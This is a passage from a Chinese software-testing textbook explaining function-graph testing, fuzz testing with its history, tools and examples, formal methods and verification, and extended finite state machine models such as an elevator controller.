一个程序的功能通常由静态说明和动态说明组成，动态说明描述了输入数据的次序或者转换的次序；静态说明描述了输入条件和输出条件之间的对应关系。对于比较复杂的程序，由于大量的组合情况的存在，如果仅使用静态说明来组织测试往往是不够的，必须通过动态说明来补充测试。功能图法就是因此而产生的一种测试用例设计方法。

功能图法就是使用功能图形式化地表示程序的功能说明，并机械地生成功能图的测试用例。功能图模型由状态迁移图和逻辑功能模型组成。

(1) 状态迁移图用于表示输入数据序列以及相应的输出数据，由输入和当前的状态决定输出数据和后续状态。

(2) 逻辑功能模型用于表示在状态输入条件和输出条件之间的对应关系。逻辑功能模型只适合于描述静态说明，输出数据仅由输入数据决定。

测试用例需要覆盖一系列的系统状态，并依靠输入输出数据满足的一对条件来触发每个状态的发生。举个例子来说明，假设进行 Windows 的屏幕保护程序测试(有密码保护功能)，图 3-10、图 3-11 和表 3-19 分别呈现了程序流程图、状态迁移图以及对应的逻辑功能表。




图 3-10　程序流程图




图 3-11　状态迁移图

表 3-19　逻辑功能表

输入	Esc 键按下	I1
	其他键按下	I2
	正确的密码输入	I3
	错误的密码输入	I4
输出	显示密码输入框	O1
	密码错误提示信息	O2
状态	空闲状态	S1
	等待输入密码	S2
	返回空闲状态	S3
	初始化屏幕	S4

接下来，需要利用功能图来生成测试用例，从逻辑功能表中，可以根据所有的输入输出以及状态来生成所需要的节点和路径，形成实现功能图的基本路径组合。这样，就可以使用3.4.5 节介绍的基本路径覆盖法来设计测试用例。

3.6.2　模糊测试方法

模糊测试(Fuzz testing)方法，简单地说，就是通过一个自动产生数据的模板或框架(称为模糊器)来构造或自动产生大量的、具有一定随机性的数据作为系统的输入，从而检验系统在各种数据情况下是否会出现问题。例如，在键盘或鼠标大量随机输入的情况下，早期的 Windows NT 4.0 有 21%的程序会崩溃，还有 24%的程序会挂起。

模糊测试方法在 1989 年由威斯康星州的麦迪逊大学的 Barton Miller 教授提出，他的实验内容是开发一个基本的命令行模糊器以测试 UNIX 程序。这个模糊器可以用随机数据来“轰炸”这些测试程序直至其崩溃。早期的模糊测试工具是 1991 年发布的 crashme，其主要功

能是让 UNIX 系统去执行随机机器指令以测试这些系统的健壮性。这方面的论文从 1990 年开始陆续发表,可以参考网站 http://www.cs.wisc.edu/~bart/fuzz/fuzz.html,但以前应用不多,而当互联网应用越来越广泛时,软件系统的安全性成为人们关注的焦点,模糊测试方法又重新得到重视。

模糊测试方法可以模拟黑客来对系统发动攻击测试,在安全性测试上发挥作用之外,还可以用于对服务器的容错性测试。模糊测试方法缺乏严密的逻辑,不去推导哪个数据会造成系统破坏,而是设定一些基本框架,在这个框架内产生尽可能多的杂乱数据进行测试,发现一些意想不到的系统缺陷。由于要产生大量数据,模糊测试方法一般不能通过手工测试,而是通过工具来自动执行。模糊测试工具的工作过程比较简单,即经过下列 4 个步骤。

(1) 测试工具通过随机或是半随机的方式生成大量数据;

(2) 测试工具将生成的数据发送给被测试的系统(输入);

(3) 测试工具检测被测系统的状态(如是否能够响应,响应是否正确等);

(4) 根据被测系统的状态判断是否存在潜在的安全漏洞。

模糊测试的工具有 SPIKE、Sulley、COMRaider、iDbg、WebFuzz、ProtoFuzz、DFUZ(www.genexx.org/dfuz)等,更多的工具请参考 www.fuzzing.org。

模糊测试工具的核心就是所构造的模糊器。模糊器一般分为以下两种。

(1) 基于变异(Mutation-based)的模糊器;

(2) 基于生成(Generation-based)的模糊器。

例如,SPI 模糊器是一个简单但设计很精巧的图形化 Web 应用模糊器,它向用户提供了对模糊测试所使用的原始 HTTP 请求的完整的控制。工具可以抓取到客户端和服务器之间的通信数据,根据这些数据分析出客户端与服务器之间的通信协议,然后根据协议的定义,自动填充可变字段的内容,实现数据的变异,然后再向服务器发送这些经过变异的数据,尝试找到可能的漏洞。模糊测试工具还可以作为攻击服务器的武器,例如:

(1) 发送巨量的随机数据,来进行服务器的攻击测试,可能会导致网站拒绝服务。

(2) 通过大量随机测试,可能会实现 HTTP 报文注入,获得服务器的权限,或导致服务器的 HTTP 服务不可用,可参考 http://sourceforge.net/projects/taof/。

可以用下面两个示例来进一步解释模糊测试方法。

【示例一】 第一个例子是微软的字处理软件 Word。如果要测试 Word 的容错性,是不是需要考虑创建各种不同的文件来验证?例如,创建几十万个 Word 文档,而且它们的文件名、大小和内容都不相同,是随机的,当然,这些文档不能让 Word 自身创建,而是通过开发一个工具,将随机的二进制数据源输送到某个文件中来生成测试文档。也可以准备一份 Word 文件,用随机数据替换该文件中的一部分内容,生成新的测试文件。也可以将整个文件打乱,而不是仅替换其中的一部分。总之,产生大量的、包含随机数据的文件来对 Word 文件分析器进行测试,其测试结果会出现以下三种情况。

(1) 对于大多数测试文件,会出现"文件格式无法识别"或"文件已破坏而无法打开"等错误提示。

(2) 少数文件将会正常打开,在几十万个文档中可能包含某些可识别控件和可打印字符的组合。

(3) Word 可能会出错,可能有几个文件包含文件分析程序没有预见到的数据。

第三种情况正是模糊测试方法的价值,发现了 Word 中的问题。

【示例二】网络数据传输过程中，数据包可能会丢失，源数据包是正确的，而服务器收到的数据包可能是不正确的数据包，这时服务器是否能够抛弃非法数据包，就成为服务器稳定性的重要能力之一。在网络环境中，有很多的网络协议，包括 TCP/IP、UDP、HTTP、LDAP、FTP、SIP、DHCP、DNS、SMB、SMTP 等。每个协议实现都包括一个针对来源于网络的数据包的分析程序，而每个分析程序都可能需要一些复杂的处理逻辑，往往会存在许多边界情况，从而使之难以验证。这时候，不得不借助模糊测试方法。

例如，需要测试一个 HTTP 客户端(浏览器)，可以让客户端发送由纯随机数据构成的模糊化请求。如果这种方式效果不明显，可以配置模糊测试参数或框架，使用已知有效数据、故意错误数据和随机数据的组合，而不是用大量纯随机数据来测试该客户端，以达到更好的测试效果。

在模糊化的过程中，测试数据会随着对可疑行为的进一步了解而不断完善。例如，HTTP 客户端发出的请求最初包含随机数据，随后可能会增加各种已知的有效数据或错误数据来进行更深入的验证。

3.7　形式化测试方法

在软件需求定义中，当采用自然语言来描述时，其语义不够清晰，容易存在歧义性。需求分析的结果也往往依赖于参与者的经验和理解，没有严格量化的标准。在需求之后的设计、实施活动会受到影响，对功能特性的验证缺乏客观、定量的依据，具有不确定性，测试覆盖率的度量不可靠等问题。这些问题，对于一般的应用软件可以被接受，但是对于一些非常关键的软件应用系统，如核电站控制软件、航天器的控制系统和导弹防御系统等，这些问题必须得到解决。

为了解决基于自然语言的设计和描述所带来的问题，人们提出了形式化方法。形式化方法的基础是数学和逻辑学，通过严格的数字逻辑和形式语言来完成软件(需求、设计规格等)定义，其结果语义清晰、无歧义，然后可以通过相应的工具实施自动化分析、编码和验证。UML (Unified Modeling Language，统一建模语言)可以看作是一种半形式化的方法，虽然不能完全量化地描述软件，但已具有了较清晰定义的形式和部分的语义定义，并有相应的工具可以帮助自动生成代码、测试用例等。

3.7.1　形式化方法

形式化方法实际上就是基于数学的方法来描述目标软件系统属性的一种技术。不同的形式化方法的数学基础是不同的，例如：

(1) VDM 就是基于一阶谓词逻辑和已建立的抽象数据类型来描述每个运算或函数的功能，从而形成一种功能构造性规格说明技术；

(2) 形式规格说明语言 Z 则是基于一阶谓词和集合论的数学基础，利用(状态/操作)模式和模式演算对目标软件系统的结构和行为特征进行抽象描述；

(3) 基于时态逻辑的形式化方法着重描述并发系统中状态迁移序列，用于刻画并发系统所需验证的性质。

形式化方法主要通过形式化规范语言(Formal Specification Language，FSL)来完成需求定义、设计、编程和测试的描述，而且这种描述是通过数学方法实现的，具有精确语义，所以可

以保证描述的一致性和完备性等。可以这么说，凡是采用严格的数学语言、具有精确的数学语义的方法，都称为形式化方法。形式化规范说明语言，一般由以下三个主要的成分构成。

(1) 语法，定义用于表示规约的特定符号；

(2) 语义，帮助定义用于描述系统的对象及其属性；

(3) 一组关系，定义如何确定某个对象是否满足规约的规则。

形式化方法并不是解决软件开发问题的万能灵药。它也有缺点，也不能保证不出现错误。例如，在非形式化的客观需求与形式化规范之间的关系，难以很好地处理。从理论上看，通过对形式化规范进行深入分析，证明所需性质，但实际证明比较复杂，需要强有力的支持形式化方法的工具仍然比较缺乏。

形式化方法的更大作用体现在软件规格和验证之上，这包括软件系统的精确建模和软件规格特性的具体描述，即可以看作是面向模型的形式化方法和面向属性的形式化方法。如果进一步进行分类，形式化方法可以分为以下几类。

(1) 基于模型的方法，通过明确定义状态和操作来建立一个系统模型，使系统从一个状态转换到另一个状态。用这种方法虽可以表示非功能性需求(诸如时间需求)，但不能很好地表示并发性。基于这种方法的语言有 Z 语言、B 语言等。

(2) 代数方法，通过联系不同操作间的行为关系而给出操作的隐式定义，而不定义状态。同样，它也未给出并发的显式表示。这类方法的形式化语言有 OBJ(http://cseweb.ucsd.edu/～goguen/sys/obj.html)、CLEAR、语义语言(Action Semantic Language，ASL)、ACT 等。

(3) 过程代数方法，给出并发过程的一个显式模型，并通过限制所有容许的、可观察的过程间通信来表示系统行为，如通信顺序过程(Communicating Sequential Processes，CSP)、通信系统演算(Calculus of Communication Systems，CCS)、通信过程代数(Algebra of Communicating Process，ACP)、时序排序规约语言(Language of Temporal Ordering Specification，LOTOS)、计时 CSP(TCSP)、通信系统计时可能性演算(TPCCS)等形式化语言。

(4) 基于逻辑的方法，用逻辑描述系统预期的性能，包括底层规约、时序和可能性行为，并采用与所选逻辑相关的公理系统证明系统具有预期的性能。它还可采用具体的编程构造扩充逻辑从而得到一种广谱的形式化方法，通过保持正确性的细化步骤集来开发系统。如区间时序逻辑(IntervalTemporalLogic，ITL)、Hoare 逻辑、模态逻辑、时序逻辑、时序代理模型(Temporal Agent Model，TAM)、命题线性时序逻辑(Propositional Linear TemporalLogic，PLTL)、实时时序逻辑(Real Time TemporalLogic，RTTL)、计算树逻辑(Computation Tree Logic，CTL)等。

(5) 基于网络的方法，根据网络中的数据流显式地给出系统的并发模型，包括数据在网中从一个节点流向另一个节点的条件。采用具有形式语义的图形语言，具有易理解性，如 Petri 网、谓词变换网等。

3.7.2 形式化验证

形式化验证，就是根据某些形式规范或属性，使用数学方法(形式逻辑方法)证明其正确性或非正确性。形式化验证首先被用于生成软件规格说明书，然后将其作为软件开发的基础和软件测试验证的依据。因为它是基于一种严格定义的规范语言来描述软件产品，这样可以借助相应的工具来完成软件产品的验证。对形式化规范进行分析和推理，研究它的各种静态和动态性质，验证是否一致、是否完整，从而找出所存在的错误和缺陷。

传统的验证方法包括模拟和测试，都是通过实验的方法对系统进行查错。模拟和测试分别在系统抽象模型和实际系统上进行，其一般的方法是在系统的某点给予输入，观察在另一点的输出，要完成大量的数据输入和输出结果的检查，而且由于实验所能涵盖的系统行为有限，很难找出所有潜在的错误。因此，早期的形式验证主要研究如何使用数学方法，严格证明一个程序的正确性(即程序验证)。

软件测试无法证明系统不存在缺陷，也不能证明它符合一定的属性。只有形式化验证过程可以证明一个系统不存在某个缺陷或证明一个系统符合某个属性。但是，还是无法证明某个系统没有缺陷，这是因为不能形式化地定义“没有缺陷”。所以，我们能做的就是证明一个系统不存在可以想得到的缺陷，以及验证满足系统质量要求的属性。

目前关于形式化验证方法的研究主要集中在信念逻辑、代数方法、模型检测等方面，例如：

(1) 采用有限状态机(Finite State Machine，FSM)或扩展有限状态机(Enhance Finite State Machine，EFSM)进行模型检验。

(2) 采用 SPIN(http://spinroot.com)和线性时态语言验证其相关属性。

(3) UML 语义转换形式化验证。

(4) 标准 RBAC 模型，包括 4 个部件模型：基本模型 RBAC0(Core RBAC)、角色分级模型 RBAC1(Hierarchal RBAC)、角色限制模型 RBAC2(Constraint RBAC)和统一模型 RBAC3(Combines RBAC)。

(5) 扩展的 RBAC(Role-Based Access Control，基于角色的存取控制)模型和基于粒计算(Granular Computing)的 RBAC 模型(G-RBACModel)。

(6) 符号模型检验(Symbolic Model Checking)，将问题形式化成为一种特定的符号表示，然后诉诸于某种特定的问题求解方法，如 BDD (Binary Decision Diagram)、SAT(可满足性问题的求解器)、ATPG(Automatic Test Pattern Generation，自动测试模式发生器)、定理证明器等。

(7) BAN(Burrows-Abadi-Needham)逻辑模型，用于安全协议的验证。

下面着重讨论基于模型的软件测试和扩展有限状态机方法等。

3.7.3　扩展有限状态机方法

有限状态机是一种用来进行对象行为建模的工具，其作用主要是描述对象在它的生命周期内所经历的状态序列，以及如何响应来自外界的各种事件。在面向对象的软件系统中，一个对象无论多么简单或者多么复杂，都必然会经历一个从开始创建到最终消亡的完整过程，这通常被称为对象的生命周期。一般说来，对象在其生命期内是不可能完全孤立的，它必须通过发送消息来影响其他对象，或者通过接收消息来改变自身。许多实用的软件系统都必须维护一两个非常关键的对象，它们通常具有非常复杂的状态转换关系，而且需要对来自外部的各种异步事件进行响应。例如，在 VoIP 电话系统中，电话类(Telephone)的实例必须能够响应来自对方的随机呼叫，来自用户的按键事件，以及来自网络的信令等。在处理这些消息时，类 Telephone 所要采取的行为完全依赖于它当前所处的状态，因而此时使用状态机就将是一个不错的选择。

有限状态机(Finite State Machine，FSM)模型包含 5 个元素，即输入符号、输出符号、状态集合、状态转移函数和输出函数，而扩展有限状态机(Extended Finite State Machine，EFSM)模型是在 FSM 模型基础上增加了动作和转移条件，以处理系统的数据流问题，而 FSM 模型

只能处理系统的控制流问题。所以,EFSM 模型包含 6 个元素,增加了一个初始状态,并将 FSM 模型中的“状态转换函数和输出函数”变为“变量集合和转移集合”,如图 3-12 所示。基于 FSM/ EFSM 模型,自动化编程和测试的研究和实践越来越多。




图 3-12　EFSM 模型示意图

对于 FSM 模型应用很多,最典型的一个例子就是电梯控制程序。电梯可以看作由两部分——电梯门和轿箱组成。实际上,电梯门有两种基本状态——开和闭,但如果更细致地分析,就可以增加两种状态——正在打开和正在关闭。因为在电梯正在关闭的过程中,电梯还是可以接收指令,转为“正在打开”状态。所以,电梯门的控制可以通过 FSM 来描述,相对简单,如图 3-13 所示。实际的控制系统必须统一控制,将电梯门和轿箱作为一个整体考虑,其 FSM 描述如图 3-14 所示。




图 3-13　电梯门控制的 FSM 示意图

基于 EFSM 测试的输入应该包含两个部分:测试输入序列及其包含的变量值(输入数据)。手工选取这些测试数据的工作十分烦琐,一般需要采用自动选取的方法,如聚类方法、二叉树遍历算法和分段梯度最优下降算法等,从而极大地提高实际测试工作的效率。

为实用的软件系统编写状态机并不是一件轻松的事情,特别是当状态机本身比较复杂的时候尤其如此,需要投入大量的时间与精力才能描述状态机中的各种状态,所以不得不尝试开发一些工具来自动生成有限状态机的框架代码,例如,基于 Linux 的有限状态机建模工具 FSME(Finite State Machine Editor),如图 3-15 所示。FSME 能够让用户通过图形化的方式来对程序中所需要的状态机进行建模,并且还能够自动生成用 C++或者 Python 实现的状态机框架代码。

